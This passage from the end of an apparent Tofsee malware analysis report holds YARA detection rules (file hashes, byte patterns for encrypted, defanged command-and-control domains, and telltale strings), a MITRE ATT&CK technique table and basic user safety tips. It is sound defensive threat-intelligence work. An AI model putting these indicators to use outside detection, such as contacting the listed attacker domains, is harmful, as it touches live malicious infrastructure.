        hash.md5(0, filesize) == "9f9e5f55dc8cb3809e24b14fb8f9c27d" or all of them

}
```

STAGE2 YARA Rule

```
import "hash"

rule Tofsee
{
    meta:
        author="Alper Aktaş"
        description="tofsee"
        report_date="3.3.2024"

    strings:
        // encrypted vanaheim[.]cn
        $ip = {92 CC 1A 5C 6C A8 FD 30 0A 8E DA}
        // encrypted jotunheim[.]name
        $ip2 = {8E C2 00 48 6A A5 F1 34 49 C3 DA}

        $str1 = "%RND_NUM" ascii
        $str2 = "\\.\pipe\\" ascii
        $str3 = "ret=%p" ascii

    condition:
        hash.md5(0, filesize) == "95fc3460859b033780774fc0d5ec768d" or all of them

}
```

MITRE ATTACK TABLE

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
T1569 System Services	T1547 Boot or Login Autostart Discovery	T1055 Process Injection		T1012 Query Registry		T1105 Ingress Tool Transfer	
		T1112 Modify Registry		T1083 File and Directory Discovery		T1095 Non-Application Layer Protocol	
		T1562 Impair Defenses		T1082 System Information Discovery		T1571 Non-Standard Port	
		T1027 Obfuscated Files or Information					

Solution Suggestions

1. Attachments or links presented in emails from unknown, suspicious addresses should not be opened.
2. Keep software cracking tools and unreliable software download sources away from your computer.
3. To avoid exposure to malicious websites and downloads, use trusted websites and make downloads from trusted sources.
4. The applications used must be licensed and up-to-date.
5. By regularly updating your security software and operation system, you can strengthen its defenses against known attacks.

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